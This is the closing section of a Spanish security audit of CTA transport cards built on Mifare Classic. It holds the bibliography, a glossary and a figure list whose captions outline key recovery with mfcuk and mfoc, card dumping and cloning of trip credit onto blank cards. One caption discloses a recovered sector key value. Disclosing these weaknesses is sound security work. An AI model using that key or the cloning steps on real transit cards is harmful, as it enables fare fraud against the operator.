Carlo Meijer, R. V. (2015). Ciphertext-only Cryptanalysis on Hardened Mifare Classic. Obtenido de www.cs.ru.nl: [http://www.cs.ru.nl/~rverdult/Ciphertext-only\\_Cryptanalysis\\_on\\_Hardened\\_Mifare\\_Classic\\_Cards-CCS\\_2015.pdf](http://www.cs.ru.nl/~rverdult/Ciphertext-only_Cryptanalysis_on_Hardened_Mifare_Classic_Cards-CCS_2015.pdf)

Crypto-1. (27 de 04 de 2022). Obtenido de wikipedia.org:  
<https://en.wikipedia.org/wiki/Crypto-1>

Decrock, S. (11 de 05 de 2019). Reverse engineering Mifare Classic NFC cards using the hardnested attack. Obtenido de samdecrock.medium.com:  
<https://samdecrock.medium.com/cracking-mifare-classic-nfc-cards-using-the-hardnested-attack-506aab3ea305>

Desarticulada una banda que falsificaba abonos de transporte en Oviedo, Gijón y Avilés. (28 de 04 de 2018). Obtenido de lavozdeasturias.es:  
<https://www.lavozdeasturias.es/noticia/asturias/2018/04/28/desarticulada-banda-falsificaba-bonos-transporte-oviedo-gijon-aviles/00031524914115906925110.htm>

Eliot. (1 de 1 de 2008). Mifare Crypto1 RFID Completely Broken. Obtenido de hackaday.com:  
<https://hackaday.com/2008/01/01/24c3-mifare-crypto1-rfid-completely-broken/>

Finkenzeller, K. (2010). *RFID Handbook: Fundamentals and Applications in Contactless Smart Cards, Radio Frequency Identification and Near-Field Communication. Third edition.* Obtenido de books.google.es:

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas. | Bibliografía**

- [https://books.google.es/books?hl=en&lr=&id=jAszZEQYya9wC&oi=fnd&pg=PT6&dq=rfid&ots=2KnyhnV-QI&sig=2AqzjYzrilQ5fv\\_1KpTGTlqfUmY&redir\\_esc=y#v=onepage&q=rfid&f=false](https://books.google.es/books?hl=en&lr=&id=jAszZEQYya9wC&oi=fnd&pg=PT6&dq=rfid&ots=2KnyhnV-QI&sig=2AqzjYzrilQ5fv_1KpTGTlqfUmY&redir_esc=y#v=onepage&q=rfid&f=false)
- Geeta Dayal. (19 de 03 de 2008). *How they hacked it: The MiFare RFID crack explained.* Obtenido de computerworld.com:  
<https://www.computerworld.com/article/2537817/how-they-hacked-it--the-mifare-rfid-crack-explained.html>
- Hörz, M. (11 de 02 de 2021). *HxD - Freeware Hex Editor and Disk Editor.* Obtenido de mh-nexus.de: <https://mh-nexus.de/en/hxd/>
- Kali developers. (12 de 2021). *Kali Linux Website.* Obtenido de kali.org: <https://www.kali.org/>
- La Policía detiene a 21 personas por una estafa de 20.000 euros con tarjetas de transporte.* (11 de 03 de 2015). Obtenido de eldiariomontanes.es:  
<https://www.eldiariomontanes.es/cantabria/201503/11/veintiun-detenidos-clonar-tarjetas-20150311173743.html>
- Libnfc contributors. (30 de 06 de 2020). *Repositorio libnfc - Comando nfc-mfclassic.* Obtenido de github.com: <https://github.com/nfc-tools/libnfc/blob/master/utils/nfc-mfclassic.c>
- Libnfc contributors. (30 de 06 de 2020). *Repositorio nfc-mfclassic.* Obtenido de github.com:  
<https://github.com/nfc-tools/libnfc/blob/master/utils/nfc-mfclassic.c>
- Libnfc contributors. (30 de 06 de 2020). *Repositorio NFC-MFCLASSIC.* Obtenido de github.com:  
<https://github.com/nfc-tools/libnfc/blob/master/utils/nfc-mfclassic.c>
- Microsoft Corporation. (12 de 2021). *Windows 10 Main Website.* Obtenido de microsoft.com:  
<https://www.microsoft.com/es-es/software-download/windows10>
- Microsoft Corporation. (2022). *Microsoft Word Website.* Obtenido de microsoft.com:  
[https://www.microsoft.com/es-es/microsoft-365/p/word/CFQ7TTC0HLKM?&ef\\_id=EAIAIQobChMI6sDhruv08wIVpgIGAB3WIQEmEAAYASAAEgJo4fD\\_BwE:G:s&OCID=AID2200006\\_SEM\\_EAIAIQobChMI6sDhruv08wIVpgIGAB3WIQEmEAAYASAAEgJo4fD\\_BwE:G:s&lnkd=Google\\_O365SMB\\_Brand&gclid=EAIAIQobCh](https://www.microsoft.com/es-es/microsoft-365/p/word/CFQ7TTC0HLKM?&ef_id=EAIAIQobChMI6sDhruv08wIVpgIGAB3WIQEmEAAYASAAEgJo4fD_BwE:G:s&OCID=AID2200006_SEM_EAIAIQobChMI6sDhruv08wIVpgIGAB3WIQEmEAAYASAAEgJo4fD_BwE:G:s&lnkd=Google_O365SMB_Brand&gclid=EAIAIQobCh)
- Nethemba Core. (24 de 07 de 2018). *Repositorio mfoc.* Obtenido de github.com:  
<https://github.com/nfc-tools/mfoc>
- Nohl, K. (2008). *Cryptanalysis of Crypto-1.* Obtenido de proxmark.net:  
<http://www.proxmark.net/files/Documents/13.56%20MHz%20-%20MIFARE%20Classic/Cryptanalysis.of.Crypto-1.pdf>
- Novell Hex Editor.* (s.f.). Obtenido de novell.com:  
[http://www.novell.com/documentation/nds8/usnds/c1help/novell\\_common/hexedit or.html](http://www.novell.com/documentation/nds8/usnds/c1help/novell_common/hexedit or.html)
- npx contributors. (23 de 11 de 2017). *MIFARE Classic Standar.* Obtenido de npx.com:  
[https://www.nxp.com/products/rfid-nfc/mifare-hf/mifare-classic:MC\\_41863](https://www.nxp.com/products/rfid-nfc/mifare-hf/mifare-classic:MC_41863)

nxp contributors. (23 de Mayo de 2018). *MIFARE Classic EV1 1K - Mainstream contactless smart card*. Obtenido de nxp.com: [https://www.nxp.com/docs/en/datasheet/MF1S50YYX\\_V1.pdf](https://www.nxp.com/docs/en/datasheet/MF1S50YYX_V1.pdf)

Radboud University. (2008). *Wirelessly Pickpocketing a Mifare Classic Card*. Obtenido de www.cs.ru.nl: <http://www.cs.ru.nl/~flaviog/publications/Pickpocketing.Mifare.pdf>

Rufus contributors. (12 de 2021). *Rufus Software*. Obtenido de rufus.ie: <https://rufus.ie/es/>

Screencheck. (s.f.). *SC Mifare Keyfile Generator*. Obtenido de screencheck.com: [https://screencheck.com/wp-content/uploads/manuals/mifare-plugin/SCMifareKeyfile\\_Generator.pdf](https://screencheck.com/wp-content/uploads/manuals/mifare-plugin/SCMifareKeyfile_Generator.pdf)

Sonmicro. (07 de 11 de 2017). *MIFARE CLASSIC 1K/4K USER*. Obtenido de shop.sonmicro.com: <https://shop.sonmicro.com/Downloads/MIFARECLASSIC-UM.pdf>

TechTarget Contributor. (12 de 2016). *Definition of memory dump*. Obtenido de techtarget.com: <https://www.techtarget.com/whatis/definition/memory-dump>

Universidad Politécnica de Valencia. (30 de 05 de 2019). *Comprobación de redundancia cíclica*. Obtenido de riunet.upv.es: <https://riunet.upv.es/handle/10251/121297>

Weinstein, R. (06 de 2005). *RFID: a technical overview and its application to the enterprise*. Obtenido de ieeexplore.ieee.org: <https://ieeexplore.ieee.org/abstract/document/1490473>

Whitney, L. (07 de 03 de 2022). *How an 8-character password could be cracked in less than an hour*. Obtenido de techrepublic.com: <https://www.techrepublic.com/article/how-an-8-character-password-could-be-cracked-in-less-than-an-hour/>

Wikipedia contributors. (31 de 05 de 2022). *MIFARE*. Obtenido de wikipedia.org: <https://en.wikipedia.org/wiki/MIFARE>

## 16. Glosario

- Log: se trata de un archivo de texto en el que queda almacenada información sobre los inicios de sesión (usuario, fecha, hora, equipo, ip, etc.).
- CRC: código de redundancia cíclica. Cuando dos dispositivos se van a comunicar entre sí, es posible que en la comunicación haya errores en los datos debido al entorno de transmisión de información (en el caso de las tarjetas, es el aire). El CRC se utiliza para saber si los datos no han sido alterados por el entorno. Funciona de la siguiente manera: Dado el caso de que un dispositivo emisor quiere transmitir una determinada información a un dispositivo receptor, no el 100% de los bytes que se envíen será la información que se quiere transmitir. Parte de esos bytes serán el CRC, un código que tanto el emisor como el receptor conocen. De esta manera, el receptor, cuando le llegan los bytes, comprueba a ver si el CRC recibido es igual al que esperaba.
  - o Si es así, hay altas probabilidades de que la información no haya sido alterada por el entorno.
  - o Si no es así, y los códigos CRC no coinciden, es porque la información ha sido alterada y se tiene que repetir la transmisión de datos.

- Id: Identificador. En este documento la palabra “Id” hace referencia al identificador único de cada tarjeta.
- Keys: Claves o contraseñas.
- Volcado: Un volcado de memoria, también conocido como “Dump” en inglés, se trata de realizar la copia exacta de unos determinados datos. Por ejemplo, los volcados de las tarjetas de la CTA son copias exactas de los datos que contienen dichas tarjetas, desde el primer byte hasta el último.
- Hexadecimal: El sistema hexadecimal es un sistema de numeración alternativo al sistema decimal, en el que se tiene como base el número 16. En esta auditoría se utiliza para simplificar cómo se representan los datos binarios de las tarjetas.
- Espacio de búsqueda: En el contexto del hacking de contraseñas, el espacio de búsqueda es el conjunto de todas las posibles combinaciones de caracteres que pueden formar una contraseña. Por ejemplo, si una contraseña puede tomar  $2^{48}$  valores distintos, se dice que el espacio de búsqueda es de  $2^{48}$  posibles combinaciones.
- Ataque por fuerza bruta: En el contexto del hacking, un ataque por fuerza bruta se basa en tratar de autenticarse con todas las posibles combinaciones posibles que una contraseña puede tomar, hasta dar con la correcta. Los ataques de fuerza bruta se pueden acotar de varias maneras, de manera que solo se utilicen números y letras minúsculas, por ejemplo.
- Offset: El offset, es el número de bytes que hay desde el inicio del fichero hasta una determinada posición. En el apartado 6.3 se muestra un ejemplo de offset aplicado a los datos de las tarjetas de la CTA.
- RFID: En español, son las siglas de identificación por radiofrecuencia. Esta tecnología permite la comunicación inalámbrica a cortas distancias (5cm o menos).

## 17. Índice de figuras

Figura 1 Archivos principales de la auditoría. ....	6
Figura 2 Carpeta “Artículos” que contiene los artículos en los que está basada la auditoría, y que explican el funcionamiento interno de las tarjetas Mifare Classic. ....	6
Figura 3 Contenido de la carpeta Documentación Auditoría.....	7
Figura 4 Archivos utilizados en la ampliación de la auditoría. ....	7
Figura 5 Verificamos que la tarjeta empleada por la CTA es de tipo Mifare Classic.....	8
Figura 6 Estructura de las tarjetas Mifare Classic. ....	10
Figura 7 Esquema de una tarjeta Mifare Classic 1k basado en la página 8 del artículo (nxp contributors, 2018). ....	12
Figura 8 Esquema del funcionamiento del algoritmo Crypto-1. ....	15
Figura 9 Archivo carddump1.dmp abierto con el lector hexadecimal HxD (primeros sectores).16	16
Figura 10 Archivo carddump1.dmp abierto con el lector hexadecimal HxD (últimos sectores).17	17
Figura 11 Ejemplo de bloque en una tarjeta Mifare Classic. ....	18
Figura 12 Ejemplo de sector en una tarjeta Mifare Classic.....	18
Figura 13 Ejemplo de un sector de la tarjeta Mifare Classic. ....	18
Figura 14 Clave A del primer sector de la tarjeta.....	19
Figura 15 Tarjetas utilizados en la sección 7. ....	20
Figura 16 Comando para descifrar la clave A del sector 3 (en la tarjeta 1). ....	21
Figura 17 primera clave recuperada: clave A del sector 3: 454449134631.....	22

**Índice de figuras | Auditoría de seguridad de las tarjetas de transporte de la CTA.  
Análisis de vulnerabilidades y alternativas.**

Figura 18 Comando mfcuk ejecutado sobre la tarjeta 1 por segunda vez para demostrar que los tiempos obtenidos varían drásticamente, debido a la aleatoriedad del algoritmo. ....	23
Figura 19 Tiempo obtenido en la segunda ejecución del comando mfcuk sobre la tarjeta 1. ....	24
Figura 20 Fragmento de código fuente del comando mfoc donde se utilizan los 32 bits de información filtrada para recortar el espacio de búsqueda a la hora de averiguar más claves de la tarjeta. ....	25
Figura 21 Ejemplo de uso del comando mfoc para hallar todas las claves de una tarjeta a partir de una clave anteriormente hallada. ....	26
Figura 22 archivo de volcado de la tarjeta1 mostrado en el explorador de archivos de Kali Linux. ....	27
Figura 23 Salida del comando mfoc, donde se puede ver el tiempo tardado en ejecutar el mismo....	27
Figura 24 Archivo de volcado de la tarjeta 2.....	27
Figura 25 Uso de bytes aleatorios en el código fuente del comando mfcuk. ....	28
Figura 26 Uso del comando mfcuk para hallar la clave B del sector 10 de la tarjeta de la CTA denominada “tarjeta 1”. ....	29
Figura 27 Comando mfcuk ha obtenido exitosamente la clave B del sector 10 de la tarjeta 1..	30
Figura 28 Uso del comando mfoc para obtener la clave B del sector 10 de la tarjeta 1. ....	31
Figura 29 Comando mfoc es capaz de obtener las claves de la tarjeta 1 a partir de la clave B del sector 10.....	32
Figura 30 Comparación de los volcados hechos a partir de la clave A del sector 3 de la tarjeta 1, y a partir de la clave B del sector 10. Son idénticos.....	32
Figura 31 Uso del comando “xxd” para transformar archivos de volcado (.dmp) en archivos de texto (.txt) .....	33
Figura 32 Archivo vistahexadecimタルjeta1.txt abierto con el editor Visual Studio Code.....	34
Figura 33 Comparación del volcado de la tarjeta 1 con el volcado de la tarjeta 2. ....	35
Figura 34 Gráfico de coincidencias entre la tarjeta 1 y la tarjeta 2. ....	37
Figura 35 Comparación donde se resaltan los datos que difieren entre las tarjetas 1 y 2 (Parte 1). ....	39
Figura 36 Comparación donde se resaltan los datos que difieren entre las tarjetas 1 y 2 (Parte 2). ....	40
Figura 37 Ayuda del comando nfc-mfclassic.....	41
Figura 38 Comando nfc-mfclassic listo para ejecutarse en la consola.....	42
Figura 39 Salida del comando nfc-mfclassic después de escribir el contenido de la tarjeta 1 en la tarjeta 2. ....	42
Figura 40 Comparación de la tarjeta 2 después de escribir en ella los contenidos de la tarjeta 1, y la tarjeta 1.....	43
Figura 41 Comparación del contenido de la tarjeta1 y el contenido de la tarjeta2 después de ser clonada (Parte 1). ....	44
Figura 42 Comparación del contenido de la tarjeta1 y el contenido de la tarjeta2 después de ser clonada (Parte 2). La clonación ha tenido éxito. ....	45
Figura 43 Tarjetas 3, 4 y 5. Compradas después de realizar la auditoría.....	46
Figura 44 Comando mfoc listo para hacer un volcado de la tarjeta 3 utilizando las claves de la tarjeta 1.....	46
Figura 45 escaneando contenido de la tarjeta 3 con las claves de la tarjeta 1.....	47
Figura 46 Comando mfoc tiene éxito tratando de autenticarse en la tarjeta 3 con las claves de la tarjeta 1. ....	48
Figura 47 Información proporcionada por el comando mfoc para interpretar su salida. ....	48

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas. | Índice de figuras**

Figura 48 Contenido de la tarjeta 3 escaneado con éxito.....	49
Figura 49 Comando mfoc listo para ejecutarse y hacer un volcado de la tarjeta 4 utilizando las claves de la tarjeta 1. ....	49
Figura 50 Escanear la tarjeta 4 con las claves de la tarjeta 1.....	50
Figura 51 Comando mfoc listo para proceder a escanear la tarjeta 5 con las claves de la tarjeta 1.....	50
Figura 52 Escanear los datos de la tarjeta 5 con las claves de la tarjeta 1.....	51
Figura 53 Tarjetas de transporte público de Valencia y Madrid. ....	52
Figura 54 Uso del comando mfoc para averiguar el tipo de una tarjeta. ....	52
Figura 55 Error al utilizar el comando mfoc en la tarjeta de transporte público de Madrid. ....	52
Figura 56 Tarjeta de transporte publico de Valencia. ....	53
Figura 57 Se intenta leer la tarjeta de valencia utilizando las claves de la tarjeta 1.....	54
Figura 58 Se intenta leer la tarjeta de valencia utilizando las claves de la tarjeta 1 (2). ....	55
Figura 59 Frase de la ayuda del comando mfoc que indica que el carácter ‘\’ indica que se trata de una clave B.....	55
Figura 60 Intento de ataque a la tarjeta de Valencia.....	56
Figura 61 Uso del comando mfcuk aplicado a la tarjeta de Valencia para hallar la clave A del sector 2.....	57
Figura 62 Error de ejecución en el comando mfcuk aplicado a la tarjeta de Valencia. ....	58
Figura 63 Uso del comando mfcuk para intentar hallar la clave A del sector 5 de la tarjeta de Valencia. ....	59
Figura 64 Proceso de ejecución del comando mfcuk en la tarjeta de Valencia.....	60
Figura 65 Error de ejecución en el comando mfcuk tratando de hallar la clave A del sector 5 sobre la tarjeta de Valencia.....	61
Figura 66 Tarjeta A (Cargada con 10 viajes de 1 zona). ....	62
Figura 67 Tarjeta B (vacía).....	63
Figura 68 Comprobación de los viajes de la tarjeta A.....	63
Figura 69 Diferencias entre la Tarjeta A y la Tarjeta B.....	64
Figura 70 Comparación del contenido de la tarjeta A (10 viajes 1 zona) con la tarjeta B (sin cargar, 0 viajes). ....	65
Figura 71 Escritura de los datos de la tarjeta A en la tarjeta B. ....	66
Figura 72 Comprobación de los viajes de la tarjeta B después de ser clonada. ....	67
Figura 73 Tarjeta A después de gastar un viaje.....	67
Figura 74 Uso de un viaje en la tarjeta A. ....	68
Figura 75 Diferencias entre la tarjeta A con 10 viajes y la misma tarjeta después de gastar un viaje. ....	69
Figura 76 Tarjetas Mifare Classic compradas en Aliexpress. ....	69
Figura 77 Comando para escanear tarjeta blanca de Aliexpress. ....	70
Figura 78 Datos contenidos en la tarjeta blanca de Aliexpress recién llegada. ....	71
Figura 79 Línea 93 del código fuente del comando nfc-mfclassic, disponible en (Libnfc contributors, 2020). ....	72
Figura 80 Comando para escribir la información de la tarjeta A en la tarjeta de Aliexpress.....	72
Figura 81 Comprobación de los viajes de la tarjeta de Aliexpress con los datos de la tarjeta A. ....	73
Figura 82 Tiempo que se tarda de media en 2022 en hackear claves por fuerza bruta. ....	74
Figura 83 Diagrama de Gantt del proceso de auditoría (Parte 1). ....	77
Figura 84 Diagrama de Gantt de la auditoría (Parte 2). ....	78
Figura 85 Diagrama de Gantt de la auditoría (Parte 3). ....	79
Figura 86 Resumen de días totales de trabajo en la auditoría.....	80

**Índice de figuras | Auditoría de seguridad de las tarjetas de transporte de la CTA.  
Análisis de vulnerabilidades y alternativas.**

Figura 87 Lista de tareas del proceso de auditoría. ....	82
Figura 88 Diagrama de Gantt del archivo Planificación Auditoría Ampliación.mpp. ....	0
Figura 89 Duración en horas de la ampliación. ....	1
Figura 90 Calendario de trabajo de la ampliación de la auditoría. ....	2
Figura 91 Calendario de trabajo de la ampliación de la auditoría: horario de los sábados. ....	2
Figura 92 Calendario de trabajo de la ampliación de la auditoría: horario de los domingos. ....	2